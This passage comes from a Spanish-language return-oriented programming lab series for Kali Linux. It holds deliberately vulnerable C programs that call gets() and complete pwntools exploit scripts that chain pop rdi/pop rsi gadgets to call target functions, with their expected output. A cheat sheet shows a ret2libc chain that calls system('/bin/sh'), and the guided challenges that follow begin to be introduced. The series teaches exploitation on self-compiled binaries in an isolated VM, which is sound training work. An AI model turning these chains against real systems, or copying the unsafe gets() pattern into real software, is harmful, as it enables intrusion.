io.sendline(b'A' * offset + p64(ret_gadget) + p64(win))
salida = io.recvall(timeout=3)
io.close()
if b'INCORRECTA' in salida:
    log.info('FASE 2: win() se ejecuto con RDI basura (System V exige '
        'el 1er argumento en RDI).')
else:
    log.info('FASE 2: sin crash pero revisa la salida de win().')

# -----
# FASE 3 - exploit real: padding + [pop_rdi, 0x1337, ret, win]
# pop rdi -> rdi = 0x1337 ; ret -> re-alinea ; win(0x1337) -> flag
# -----
io = process(['setarch', ARCH, '-R', BIN]) # ASLR fuera, como el ldd
io.recvuntil(b'exige 0x1337 en RDI')
payload = b'A' * offset + p64(pop_rdi) + p64(0x1337) + p64(ret_gadget) + p64(win)
assert b'\n' not in payload, 'gets() cortaria el payload en el primer 0x0a'
io.sendline(payload)
salida = io.recvall(timeout=3)
io.close()

if FLAG_B3 in salida:
    log.success('B3 SUPERADO: pop rdi; ret cargo 0x1337 en RDI y '
        'win(0x1337) entrego la flag.')
else:
    log.failure('B3: sin flag. Pistas: gadget pop rdi de libc, valor '
        '0x1337 y el ret de alineacion de B1.')

```

(i) Salida esperada

SALIDA ESPERADA — B3 (VERIFICADA EN x86_64)

```
[*] win() @ 0x401196 (ejemplo; la tuya sera distinta)
[*] libc base 0x7ffff7dbc000 | pop rdi; ret @ 0x7ffff7de6145 (libc)
[*] Offset medido en caliente: 72 bytes
[*] FASE 2: win() se ejecuto con RDI basura (System V exige
el 1er argumento en RDI).
[+] B3 SUPERADO: pop rdi; ret cargo 0x1337 en RDI y
win(0x1337) entrego la flag.
```

Fíjate en el orden de las fases: primero el control (`win()` se ejecuta, con cualquier RDI), después la precisión (RDI vale exactamente `0x1337`). Esta secuencia control-primero, datos-después es el patrón mental que usarás en cada exploit con argumentos, y la que programarás en un sintetizador automático de cadenas: primero alcanza el flujo, luego viste los registros.

(j) Qué acabas de aprender

- A pasar el primer argumento por RDI con `pop rdi; ret`, respetando System V AMD64.
- Que una casilla de la cadena es un dato o una dirección según QUIEN la consuma.
- A leer el mensaje de error de la función objetivo como diagnóstico de convención.
- El patrón control-primero, datos-después para construir cadenas verificables.

B4 — Cadena multi-gadget: dos funciones con una sola entrada

(a) Objetivo

Encadenar DOS llamadas en un solo exploit: `print_flag(int a, int b)` con DOS argumentos correctos (`0x1337` y `0x7331` en RDI y RSI) y, sin enviar nada más, `bonus()`. La cadena combina dos trampolines —`pop rdi; ret` y `pop rsi; ret`—, dos gadgets de alineación y las dos funciones del binario: ocho casillas que la pila consume en orden estricto. La Figura 4 desglosa cada casilla y quién la consume; es el mapa exacto del payload de este ejercicio.

(b) Conceptos nuevos

- Encadenado real: el `ret` de `print_flag` NO termina el programa; coge la siguiente casilla como retorno.
- `pop rsi; ret`: el segundo trampolín; ahora controlas los dos primeros argumentos de cualquier llamada System V.
- Múltiples gadgets de alineación en una cadena: cada función que entra merece su `ret` de cortesía (B1 otra vez).
- Fin de cadena: cuando las casillas se agotan, el último `ret` consume basura y puede morir en SIGSEGV; tu salida ya está en pantalla y eso, hoy, es éxito.

(c) Código C completo

B4_CADENA.C

```
/* B4 - Cadena multi-gadget: dos llamadas consumiendo la pila.
 * Serie: Laboratorio de Practicas ROP - Parte 2 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o b4_cadena b4_cadena.c
```

```

* USO RESPONSABLE: binario de practica para tu VM Kali aislada. Solo
* ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
*
* print_flag(int a, int b) exige DOS argumentos (RDI=0x1337, RSI=0x7331)
* y bonus() debe ejecutarse DESPUES, sin nueva entrada: la cadena ROP
* apila [pop_rdi][0x1337][pop_rsi][0x7331][ret][print_flag][ret][bonus]
* y el ret de CADA funcion consume la siguiente casilla de la pila. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void print_flag(int a, int b)
{
    if (a == 0x1337 && b == 0x7331) {
        printf("[print_flag] FLAG{ROP_B4_cadena_multi_gadget}\n");
    } else {
        printf("[print_flag] argumentos incorrectos: (0x%x, 0x%x); "
            "esperaba (0x1337, 0x7331)\n", (unsigned int)a,
            (unsigned int)b);
    }
}

void bonus(void)
{
    printf("[bonus] cadena completada: print_flag devolvio el control y "
        "el ret consumo la SIGUIENTE casilla.\n");
}

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; lo que pase de ahi es overflow */

    printf("[B4] victima() en ejecucion; buffer en %p\n", (void *)buffer);
    fflush(stdout); /* orden determinista con entrada por pipe */
    /* VULNERABLE: una sola gets() alimenta TODA la cadena. El ret de
    * victima solo arranca; cada ret posterior come la casilla siguiente. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[B4] EOF recibido.\n");
        exit(1);
    }
    printf("[B4] escribiste: %s\n", buffer);
    return; /* <- arranca la cadena de gadgets */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* sin buffering: util para pipes */
    printf("[B4] PID=%d | print_flag(0x1337,0x7331) y despues bonus()\n",
        getpid());
    victima();
    printf("[B4] retorno LIMPIO: si lees esto, no hubo exploit.\n");
    return 0;
}

```

(d) Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o b4_cadena b4_cadena.c
```

(e) Recon con pwn checksec

```
$ pwn checksec ./b4_cadena
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
```

Cuarta vez el mismo perfil, cuarta vez la misma lección: las protecciones no dicen QUÉ técnica usar, solo qué caminos están cerrados. Este binario aporta los símbolos `print_flag` y `bonus`; los trampolines vienen de `libc` con la base fija de siempre. El examen real de B4 es de ARQUITECTURA: orden de casillas, valores y alineación, todo en un payload que sale en una única `gets()`.

(f) Plan razonado y la cadena casilla por casilla

Escribe la cadena en papel antes que en Python: `[pop_rdi, 0x1337, pop_rsi, 0x7331, ret, print_flag, ret, bonus]`. Los dos primeros pares son trampolín y valor; el `ret` tras `pop_rsi` re-alinea para `print_flag`; el `ret` tras `print_flag` re-alinea para `bonus`. Cuando `print_flag` termine, su epílogo ejecutará `ret` con `$rsp` apuntando a la casilla del segundo `ret`: la función misma te pasa el turno a `bonus`. Esa es la diferencia entre "llamar dos veces" y "encadenar": aquí no hay segunda entrada, la pila es la única cola de instrucciones.

La cadena de B4 casilla por casilla

payload = 'A'*72 + [pop_rdi][0x1337][pop_rsi][0x7331][ret][print_flag][ret][bonus] — una sola `gets()`, dos funciones

La pila desde la dirección de retorno de víctima() — el ret de cada fila consume la de abajo		
ret víctima	pop_rdi	Lo consume el ret de víctima(): salta al gadget; \$rsp avanza a la casilla 2.
casilla 2	0x1337	La consume "pop rdi": RDI = 0x1337 (1er argumento); su ret salta a la casilla 3.
casilla 3	pop_rsi	La consume el ret del gadget anterior: salta al gadget de RSI.
casilla 4	0x7331	La consume "pop rsi": RSI = 0x7331 (2do argumento); su ret mira la casilla 5.
casilla 5	ret (alineacion)	La consume el ret de "pop rsi": no hace nada útil, SOLO re-alinea la pila para <code>print_flag</code> (lección B1).
casilla 6	print_flag	La consume el ret del gadget de alineación: ejecuta <code>print_flag(0x1337, 0x7331)</code> -> FLAG. Su propio ret mirará la casilla 7.
casilla 7	ret (alineacion)	La consume el ret de <code>print_flag</code> al terminar: otro "boleto de cortesía" para que <code>bonus()</code> entre alineada.
casilla 8	bonus	La consume el ret de alineación: ejecuta <code>bonus()</code> y confirma que la cadena SIGUIÓ tras <code>print_flag</code> . Ahí se agota: lo que siga es basura.

`pop_rdi` / `pop_rsi` = gadgets de `libc` (con ASLR fuera, base fija vía `ldd`) **0x1337** / **0x7331** = valores que "cobran" los `pop`

`ret` = gadget de alineación del propio binario `print_flag` / `bonus` = funciones del binario (No PIE)

Lee la tabla como una partida de ajedrez por turnos: nadie "ejecuta" la cadena de golpe; cada `ret` —el de víctima, el de un gadget o el epílogo de una función— pasa el turno a la casilla siguiente. Si alteras el orden, el turno cae en el valor equivocado: un `0x1337` interpretado como dirección produce SIGSEGV al instante. Por eso B4 es el examen final de la Parte 2: orden exacto, argumentos exactos y alineación pensada.

Figura 4. Las ocho casillas de B4: quién consume cada una y qué queda en RDI/RSI en cada turno.

(g) Pasos numerados con comandos

1. Compila y verifica el `checksec` (apartados d y e).
2. Confirma los símbolos: `objdump -d ./b4_cadena | grep -E "<print_flag>|<bonus>"`.

3. Consigue los DOS trampolines de libc: `python3 -c "from pwn import *; e=ELF('/lib/x86_64-linux-gnu/libc.so.6',checksec=False); r=ROP(e); print(hex(r.find_gadget(['pop rdi','ret'])[0]), hex(r.find_gadget(['pop rsi','ret'])[0]))"` y verifica que imprime pop rdi y pop rsi.
4. Mide el offset con el patrón cíclico: 72 con este layout de buffer.
5. Dibuja las 8 casillas con sus consumidores (Figura 4) y hazte las dos preguntas de examen: ¿quién cobra 0x7331? ¿quién re-alinea para bonus?
6. Ejecuta: `python3 b4_cadena.py`. Deben aparecer DOS mensajes: la flag y el bonus.

(h) Exploit pwntools completo, comentado

B4_CADENA.PY

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""B4 - Cadena multi-gadget: pop rdi + pop rsi -> print_flag(0x1337,0x7331)
y luego bonus(), consumiendo la pila casilla a casilla.
FASE 1: offset cíclico. FASE 2: cadena completa de 8 casillas.
Los gadgets se buscan en libc (pop rdi/rsi) y en el binario (ret).
US0: python3 b4_cadena.py"""
from pwn import *
import os
import re
import subprocess

context.arch = 'amd64'
context.log_level = 'info'

BIN = './b4_cadena'
FLAG_B4 = b'FLAG{ROP_B4_cadena_multi_gadget}'
BONUS = b'[bonus] cadena completada'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'b4_cadena.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

elf = ELF(BIN, checksec=False)
print_flag = elf.symbols['print_flag']
bonus = elf.symbols['bonus']
log.info('print_flag @ %#x | bonus @ %#x (ejemplo; las tuyas seran '
        'distintas)', print_flag, bonus)

# base de libc via ldd con ASLR fuera (mismo metodo que B2 y B3)
ARCH = os.uname().machine
ldd_out = subprocess.run(
    ['setarch', ARCH, '-R', 'ldd', BIN],
    capture_output=True, text=True).stdout
m = re.search(r'libc\.\so\.\6 => (\S+) \((0x([0-9a-f]+))\)', ldd_out)
libc_path, libc_base = m.group(1), int(m.group(2), 16)
libc = ELF(libc_path, checksec=False)
libc.address = libc_base
pop_rdi = ROP(libc).find_gadget(['pop rdi', 'ret'])[0]
pop_rsi = ROP(libc).find_gadget(['pop rsi', 'ret'])[0]
log.info('libc base %#x | pop rdi; ret @ %#x | pop rsi; ret @ %#x',
        libc_base, pop_rdi, pop_rsi)

# gadget 'ret' suelto del binario: alineacion antes de CADA funcion
ret_gadget = ROP(elf).find_gadget(['ret'])[0]
```

```

# -----
# FASE 1 - offset dinamico: patron ciclico + corefile (metodo A2)
# -----
io = process(['setarch', ARCH, '-R', BIN]) # misma via que ldd
io.recvuntil(b'y despues bonus()')
io.sendline(cyclic(200))
io.wait()
try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4)) # x86_64: leer desde $rsp
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - cadena de 8 casillas (como la Figura de la Parte 2):
# [pop_rdi][0x1337][pop_rsi][0x7331][ret][print_flag][ret][bonus]
# Cada 'ret' de gadget o de funcion consume la casilla siguiente;
# los gadgets 'ret' sueltos mantienen la pila alineada a 16 bytes.
# -----
io = process(['setarch', ARCH, '-R', BIN]) # ASLR fuera, como el ldd
io.recvuntil(b'y despues bonus()')
payload = (b'A' * offset
+ p64(pop_rdi) # casilla 1: gadget que carga RDI
+ p64(0x1337) # casilla 2: valor para RDI (consumido por pop)
+ p64(pop_rsi) # casilla 3: gadget que carga RSI
+ p64(0x7331) # casilla 4: valor para RSI (consumido por pop)
+ p64(ret_gadget) # casilla 5: alineacion para print_flag
+ p64(print_flag) # casilla 6: su ret consumira la 7
+ p64(ret_gadget) # casilla 7: alineacion para bonus
+ p64(bonus)) # casilla 8: remate de la cadena
assert b'\n' not in payload, 'gets() cortaria el payload en el primer 0x0a'
io.sendline(payload)
salida = io.recvall(timeout=3)
io.close()

if FLAG_B4 in salida and BONUS in salida:
    log.success('B4 SUPERADO: dos funciones seguidas con una sola '
    'entrada; la pila fue la "cola de instrucciones'.')
elif FLAG_B4 in salida:
    log.failure('B4: flag OK pero bonus() no llego: revisa las casillas 7-8.')
```

(i) Salida esperada

SALIDA ESPERADA — B4 (VERIFICADA EN x86_64)

```

[*] print_flag @ 0x401196 | bonus @ 0x4011e7 (ejemplo; las tuyas
seran distintas)
[*] libc base 0x7ffff7dbc000 | pop rdi; ret @ 0x7ffff7de6145 |
pop rsi; ret @ 0x7ffff7de7aa9
[*] Offset medido en caliente: 72 bytes
[+] B4 SUPERADO: dos funciones seguidas con una sola entrada;
la pila fue la "cola de instrucciones".
```

El criterio de éxito es doble y no negociable: `FLAG{ROP_B4_cadena_multi_gadget}` Y `[bonus]` cadena completada en la misma ejecución. Si solo ves la flag, tu cadena llamó a `print_flag` pero murió en el turno de

bonus —revisa la casilla 7—; si solo ves el bonus, el orden se te cruzó. Después del último `ret`, la cadena se agota: lo que consume la basura siguiente ya no es asunto tuyo, y un SIGSEGV tardío tras ambas mensajes es el final honorable de una cadena sin "epílogo".

(j) Qué acabas de aprender

- A construir cadenas de N eslabones: gadgets trampolín, datos, alineación y funciones en el orden exacto.
- `pop rsi; ret` y el mapa completo de los dos primeros argumentos System V.
- Que las funciones encadenadas se pasan el turno mediante sus propios epílogos: `ret` es el pegamento.
- A planificar en papel con consumidores por casilla antes de escribir p64: la diferencia entre cadena y suerte.

Apéndice. Chuleta ROP y puente a la Parte 3

Esta página es la que querrás abierta en una segunda pestaña cuando trabajes los retos de la Parte 3. Reúne los comandos exactos de búsqueda de gadgets, la API de pwntools que usaste en B1–B4 y las tres reglas de oro de alineación. Nada aquí es nuevo: es destilado de lo que acabas de practicar, organizado para consulta rápida y con las advertencias que más tiempo te ahorrarán.

A.1 Búsqueda manual de gadgets con ROPgadget

```
# Solo trampolines pop y ret (el filtro mas usado)
$ ROPgadget --binary ./binario --only "pop|ret"

# Gadgets de escritura a memoria y syscall
$ ROPgadget --binary ./binario --only "mov|ret" | grep "rdi"
$ ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 | grep "syscall"

# Guardar el inventario completo para grep offline
$ ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 > gadgets_libc.txt
```

ADVERTENCIA DE FORMATO: " ; " CON ESPACIOS

ROPgadget separa las instrucciones de un gadget con espacio, punto y coma y espacio: `pop rdi ; ret`. Si filtras con `grep "pop rdi;ret"` NO encontrará nada, porque en el inventario no existe la forma pegada. Lo mismo aplica a tus scripts: `rop.find_gadget` espera instrucciones separadas, nunca un string compacto. Este detalle cuesta minutos a todo el mundo exactamente una vez; después ya no.

A.2 La misma búsqueda con Ropper

```
# Ropper: formato alternativo y filtros por tipo
$ ropper --file ./binario --search "pop rdi"
$ ropper --file /lib/x86_64-linux-gnu/libc.so.6 --search "% rdi"

# Los dos buscan lo mismo; elige por salida preferida.
# Ropper imprime direccion + bytes + instruccion; ROPgadget, direccion + instruccion.
```

En Kali puedes instalar Ropper con `sudo apt install -y ropper` junto a ROPgadget; ambos conviven sin problema y es sano cruzar verificaciones: si tu plan depende de un gadget crítico, confírmalo en dos buscadores antes de culpar al exploit. Recuerda que un gadget solo sirve si sus BYTES no contienen bad bytes para tu vía de entrada —con `gets()`, el salto de línea `0x0a`— y si su dirección no depende de PIE cuando no tienes leak.

A.3 La API ROP(elf) de pwntools: el atajo que usaste

```
from pwn import *
context.arch = "amd64"

elf = ELF("./binario") # simbolos: elf.symbols["win"]
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
libc.address = base_leida_con_ldd # reubica TODO de golpe

rop = ROP(elf)
ret = rop.find_gadget(["ret"])[0] # alineacion
pop_rdi = rop.find_gadget(["pop rdi", "ret"])[0]
pop_rsi = rop.find_gadget(["pop rsi", "ret"])[0]

system = libc.symbols["system"] # con libc.address dado
binsh = next(libc.search(b"/bin/sh\x00")) # string en libc
```

```
# Constructor de cadenas (alternativa a p64 a mano):
rop2 = ROP(elf)
rop2.call(pop_rdi, [binsh])
rop2.call(system, [binsh])
payload = b"A" * offset + rop2.chain()
```

A.4 Las tres reglas de alineación (la lección B1)

1. La ABI exige que una función entre con `rsp mod 16 == 8`; tras su `push rbp` queda 0 y `movaps` respira.
2. Un salto por `ret` descuadra la cuenta: inserta un gadget `ret` antes de la función si crash en `movaps`.
3. Cada función de tu cadena merece su `ret` de cortesía; cuenta casillas de 8 bytes desde el `ret` de víctima().

A.5 Diagnóstico rápido de fallos

Síntoma	Causa probable	Primer chequeo
SIGSEGV antes de llegar a la función	offset equivocado o gadget mal apuntado	Re-mide con <code>cyclic()</code> y verifica la dirección del gadget con <code>checksec</code> (¿PIE?)
La función se ejecuta y muere a media impresión	alineación: <code>movaps</code> dentro de <code>printf/puts</code>	Añade gadget <code>ret</code> delante de la dirección de función
Shell arranca y muere de EOF sin leer comandos	<code>stdio</code> se comió la entrada (buffering)	Revisa <code>setvbuf(stdin, _IONBF)</code> en el binario víctima y no envíes datos junto al payload
Direcciones de <code>libc</code> absurdas o crash inmediato	base de <code>ldd</code> no coincide con el proceso	Lanza víctima Y <code>ldd</code> con la misma vía: <code>setarch -R</code>
<code>pop rdi</code> ; <code>ret</code> no aparece en el binario	gcc moderno: gadgets mínimos	Tómalo de <code>libc</code> con <code>ROP(libc)</code> y ASLR fuera

Tabla 2. Los cinco fallos de la Parte 2 y su primer chequeo.

A.6 Ética, una última vez en esta parte

TU BÚSQUEDA, TUS REGLAS

Las técnicas de esta parte —`ret2win`, `ret2libc`, encadenado de gadgets— son las mismas que usan explotadores reales y las mismas que un informe de pentesting recomienda mitigar con PIE, RELRO completo y stack protector. Prácticalas exclusivamente sobre binarios que tú compiles en tu VM Kali aislada; ensaya mitigaciones desactivándolas y activándolas tú mismo. Extraer esta práctica hacia sistemas de terceros sin autorización escrita es ilegal y traiciona el propósito del laboratorio: formar criterio, no cometer delitos.

A.7 Puente a la Parte 3

Con B1–B4 dominas la gramática de ROP: gadgets, trampolines, alineación y encadenado. La Parte 3 de la serie te pone delante retos GUIADOS —C1–C6—: los enunciados ya no incluyen la solución completa, sino pistas graduadas y el esqueleto del exploit para que TÚ completes los huecos, incluyendo escenarios nuevos como leaks de `libc` con ASLR activa y gadgets no triviales. Después, la Parte 4 cierra la serie con CTF-01..06 y el conjunto de respuestas, donde volverás a estos mismos binarios convertidos en objetivos de práctica para tu proyecto "LLM-Assisted ROP Chain Synthesis": cada CTF es un caso de prueba disponible para comparar

cadena humana contra cadena sintetizada por LLM. Guarda tus exploits de B1–B4 limpios y comentados: son tu baseline de referencia.

A.8 Mapa de la serie: dónde encaja cada pieza

Con la Parte 2 completada, ya puedes ubicar cada entrega de la serie en la ruta que recorre de un primer crash al protocolo completo de investigación. La tabla siguiente resume qué construye cada parte, qué ejercicios aporta y qué deberías dominar antes de saltar a la siguiente. Úsala como página de control: marca con fecha cada bloque que completes y deja anotado el exploit del que más orgullo estés, porque en la Parte 4 lo vas a comparar contra la síntesis asistida por LLM.

Parte	Construye	Ejercicios	Prerrequisito
Parte 1	Entorno Kali (gdb+GEF, pwntools, ROPgadget), flags inseguras, ASLR y fundamentos del buffer overflow	A0–A4 (numeración única)	Ninguno: punto de partida
Parte 2 (esta)	Teoría de gadgets y cadenas; ret2win, ret2libc con base via ldd, argumentos System V y encadenado multi-gadget	B1–B4 (numeración única)	Parte 1 completa, en especial A2 y A3
Parte 3	Retos guiados C1–C6 con pistas graduadas: leaks con ASLR activa, gadgets no triviales y esqueletos por completar	C1–C6 (numeración única)	Partes 1 y 2; chuleta del apéndice a mano
Parte 4	CTF-01..06 con conjunto de respuestas y protocolo de comparación humano vs. LLM para el proyecto del paper	CTF-01..06 (numeración única)	Partes 1 a 3; exploits B y C archivados

Tabla 3. Mapa de las 4 partes: dependencias y ejercicios con numeración estable en toda la serie.

Retos Guiados (x86_64)

Seis retos C1–C6 con pistas progresivas y menos andamios: de cazar gadgets a mano a vencer a ASLR con un leak en dos etapas, pasando por tu primer exploit sobre un socket.

Serie de laboratorio · 4 partes

Ejercicios C1–C6 verificados con pwntools en x86_64 nativo (AMD)

Índice

Requisitos previos	1
Cap. 1 — Cómo atacar un reto guiado	2
Parte C. Retos guiados (C1–C6)	4
C1 — Caza de gadgets (RDI + RSI a mano)	4
C2 — ret2libc con ROP(elf)	8
C3 — win(int,int): RDI y RSI exactos	12
C4 — Explotación remota con socat	16
C5 — Leak de libc con ASLR activada	20
C6 — Integrador: alineación + args + doble llamada	25
Apéndice — Progreso y chuleta	30

Requisitos previos: herencias de las Partes 1 y 2

Esta parte asume que las dos anteriores dejaron tu VM Kali lista y tu cabeza llena de cadenas. Aquí no reinstalamos nada: si alguno de los puntos del checklist de cinco minutos que sigue falla, vuelve a la **Parte 1, capítulo 2**, donde está la instalación completa paso a paso, y regresa cuando todos los ticks estén en verde. La idea es que empieces a explotar en los primeros diez minutos de lectura, no en el segundo día.

Comprobación	Comando	Resultado esperado
GEF cargado en gdb	<code>gdb -q -ex 'gef'</code>	El banner de GEF aparece en el prompt
pwntools operativos	<code>python3 -c "import pwnlib; print(pwnlib.__version__)"</code>	4.x (el laboratorio se verificó con 4.15)
ROPgadget instalado	<code>ROPgadget --version</code>	v7.x (ropper opcional, pero recomendado)
ASLR desactivable	<code>setarch \$(uname -m) -R true</code>	Termina sin error
Carpeta del laboratorio	<code>ls ~/rop-lab</code>	Existe (creada en la Parte 1)
Compilador con banderas	<code>gcc --version head -1</code>	Cualquier gcc moderno; usaremos <code>gets()</code> a propósito

Tabla 1. Checklist heredado: todo esto ya funcionó al final de la Parte 1; cero instalación nueva en esta parte.

También heredas cuatro lecciones que los retos de esta parte van a exigir sin avisar. Primero, el **método A2**: offset medido con `cyclic()` y leído desde `$rsp` del corefile, nunca adivinado. Segundo, la **trampa de B1**: un salto por `ret` descuadra la pila y `printf` o `system` mueren en `movaps`; el `ret` suelto es tu seguro de alineación, aunque C5 te enseñará cuándo sobra. Tercero, la **disciplina de B2**: base de `libc` con `ldd` y víctima lanzada por la misma vía, `setarch $(uname -m) -R`. Cuarto, la **cadena de B4**: el `ret` de cada función consume la siguiente casilla, así que una cadena entera cabe en una sola entrada. Si alguna de estas cuatro te suena a chino, repasa el capítulo correspondiente de la Parte 2 antes de continuar: aquí se dan por sabidas.

Ética: el mismo contrato de siempre

Estos retos corren en TU VM, aislada, contra binarios que compilas tú. Cada técnica que practicas aquí (caza de gadgets, `ret2libc` con leak, explotación sobre un socket) es ilegal cuando se apunta a sistemas ajenos sin autorización por escrito. El paper que estás preparando estudia cómo los LLM asisten la síntesis de cadenas ROP; esa investigación también vive dentro del laboratorio: binarios propios, red propia aislada, nada de terceros.

Cap. 1 — Cómo atacar un reto guiado

Las Partes 1 y 2 fueron demostraciones: el exploit aparecía y tú lo seguías. Esta parte invierte el papel: seis retos (C1–C6) te dan el enunciado, el código fuente y tres pistas progresivas, y el trabajo intelectual pasa a ser tuyo. La solución completa existe —siempre al final de cada reto, nunca antes—, pero el valor está en el camino. Este capítulo te da la metodología general: un ciclo de seis pasos que sirve para C1 y servirá igual para los CTF de la Parte 4, donde no habrá pistas.

El ciclo es deliberadamente aburrido: **recon**, **leer el código**, **hallar el offset**, **inventariar gadgets**, **diseñar la cadena**, **probar y depurar**. Su poder está en la disciplina, no en el brillo: la enorme mayoría de exploits que "no funcionan" fallan porque alguien se saltó el paso 3 (un offset copiado de otro binario) o el paso 4 (un gadget mal anotado por transcribir `pop rdi` en vez de `pop rdi ; ret`). La Figura 1 resume el flujo y la Tabla 2 fija qué herramienta aporta qué información en cada paso; tenla a mano durante los seis retos.

Metodología general de 6 pasos para un reto guiado

El mismo ciclo para C1–C6 (y para los CTF de la Parte 4): primero entender, después medir, al final disparar



Figura 1. El ciclo de seis pasos: el mismo para C1–C6 y para los CTF de la Parte 4; las flechas son el bucle de depuración (si el paso 6 falla, vuelve al paso que generó el dato equivocado).

1.1. Recon: qué defiende el binario

Todo reto empieza con `pwn checksec ./bin` y un vistazo a `file ./bin`. Las cuatro banderas te dicen qué mapa estás pisando: **No canary** permite el desbordamiento limpio hasta el retorno; **No PIE** congela las direcciones del binario (símbolos y gadgets propios son estables aunque ASLR esté activa); **NX enabled** prohíbe ejecutar la pila y te empuja a ROP o `ret2libc`; y **Partial/Full RELRO** decide si la GOT sigue siendo escribible. En esta parte todos los binarios son No canary y No PIE —la dificultad está en la cadena, no en saltarse mitigaciones—, pero el hábito del recon debe quedarte para retos donde eso cambie. Un minuto de `checksec` vale más que una hora de exploit contra suposiciones falsas.

1.2. Leer el código antes de pegarle al binario

En retos guiados el fuente va incluido, y es una ventaja que no debes desperdiciar: identifica la función vulnerable (casi siempre una `gets()` sin límite), el tamaño exacto del buffer, qué funciones "premio" existen y qué condiciones exigen (constantes mágicas, número de argumentos), y si el main desactiva el buffering con `setvbuf`. Esa última línea, que parece decorativa, decide si tu shell remota recibirá comandos o se los comerá el stdio: es un pitfall que C4 celebra. Con el fuente leído, escribe en un papel el objetivo en una frase: "llamar a X con RDI=Y", "filtrar la dirección de Z". Si no cabe en una frase, todavía no entendiste el reto.

1.3. Offset, inventario y diseño: los tres datos de la cadena

El offset se mide, no se memoriza: patrón `cyclic()` hasta el crash y lectura desde `$rsp` del corefile (método A2). El inventario se caza con `ROPgadget` filtrado por `--only "pop|ret"` —recuerda que separa las instrucciones con espacios alrededor del punto y coma— o con `ropper` si quieres buscar por patrones más finos. Y el diseño mapea tu objetivo a la convención System V AMD64: los primeros seis argumentos enteros viajan en `RDI`, `RSI`, `RDX`, `RCX`, `R8`, `R9`; lo que no quepa en registros va por la pila. Con esas tres piezas, la cadena se escribe sola: casillas de 8 bytes que el ret de cada gadget consume en orden. En los retos con libc además trabajas con dos fuentes de piezas: el binario (fijo, por No PIE) y la libc (reubicada con base conocida cuando ASLR está fuera, o con leak cuando está activa, como en C5).

Paso	Pregunta que responde	Herramienta	Lo que obtienes
1. Recon	¿Contra qué mitigaciones peleo?	pwn checksec	Canary, PIE, NX, RELRO
2. Código	¿Dónde está la falla y el premio?	cat, nm, ldd	Buffer, gets(), win(), libc usada
3. Offset	¿Cuántos bytes hasta el retorno?	cyclic() + corefile (\$rsp)	El número exacto de padding
4. Gadgets	¿Qué trampolines existen?	ROPgadget / ropper	pop rdi ; ret, pop rsi ; ret, ret...
5. Cadena	¿Qué orden de casillas logra el objetivo?	p64/flat, ROP(elf)	El payload completo planificado
6. Prueba	¿Funcionó? ¿Dónde se rompió?	pwntools, gdb+GEF	Flag, shell o el punto exacto del fallo

Tabla 2. Qué herramienta usar en cada paso del ciclo; si un reto se resiste, identifica en qué paso está tu dato faltante.

1.4. Cómo usar las pistas sin arruinarte el reto

Cada reto trae tres pistas y están escalonadas a propósito. La **Pista 1** es conceptual: te orienta sobre QUÉ FAMILIA de técnicas aplica sin nombrarla; léela solo si tras diez minutos de recon y lectura sigues sin plan. La **Pista 2** es técnica: nombra gadgets, funciones y APIs concretas; es el peldaño para cuando sabes qué querías pero no con qué. La **Pista 3** revela la estructura del payload: es la antesala de la solución y consume casi todo el reto, así que tómalas como penúltimo recurso. El plan de alto nivel (apartado f de cada reto) va entre ambas: pasos sin código para que tú escribas el tuyo. Tu tabla de progreso del apéndice tiene una columna para anotar en qué peldaño entraste a cada reto: la meta honesta es necesitar cada vez menos escalones, no leer las soluciones más rápido.

Parte C. Retos guiados C1–C6

Seis retos, una curva: cazar gadgets y armar la cadena a mano (C1), delegar la cadena en la API de pwntools (C2), cargar dos registros de la convención System V (C3), explotar sobre un socket como en un CTF real (C4), vencer a ASLR con un leak en dos etapas (C5) y el examen integrador que mezcla todo (C6). Cada reto mantiene un formato fijo de ocho apartados: (a) enunciado, (b) código C completo con su compilación exacta, (c) Pista 1 conceptual, (d) Pista 2 técnica, (e) Pista 3 con la estructura del payload, (f) plan de alto nivel sin código, (g) solución resumida con el exploit pwntools completo, y (h) salida esperada. Las fuentes y soluciones viven en el ZIP adjunto y compilan con el `build.sh` de la parte; todos los exploits son dinámicos —símbolos con `elf.symbols[...]`, gadgets con `find_gadget` o `ROP(elf)`, libc reubicada en tiempo de ejecución— y las direcciones que veas impresas son de esta verificación en x86_64: en tu VM serán distintas.

Una recomendación de método antes de empezar: trabaja cada reto con el binario delante y el exploit vacío. Copiar la solución y ver que "funciona" no enseña nada que sobreviva a la Parte 4; pelearse veinte minutos con un offset, en cambio, sí. Usa las pistas en orden y anota en la tabla del apéndice desde cuál entraste: ese historial es tu medidor real de progreso.

C1 — Caza de gadgets: tu cadena, casilla a casilla

(a) Enunciado

El binario `c1_caza` es estático y trae dentro una función `print_flag(a, b)` que exige dos argumentos: `0x1337` y `0x7331`. Nadie la llama; el flujo muere en `victima()`, que lee con `gets()` sin límite. Tu trabajo tiene dos mitades: primero CAZAR los trampolines que necesitas con `ROPgadget` y con `ropper`, filtrando el inventario y anotando las direcciones; después CONSTRUIR la cadena completa por ti mismo, casilla a casilla, sin que pwntools elija nada por ti. La recompensa: la flag impresa por `print_flag` cuando ambos registros llegan exactos.

(b) Código C completo y compilación

C1_CAZA.C

```
/* C1 - Caza de gadgets: tu primer inventario real y una cadena a mano.
 * Serie: Laboratorio de Practicas ROP - Parte 3 (x86_64, Kali Linux)
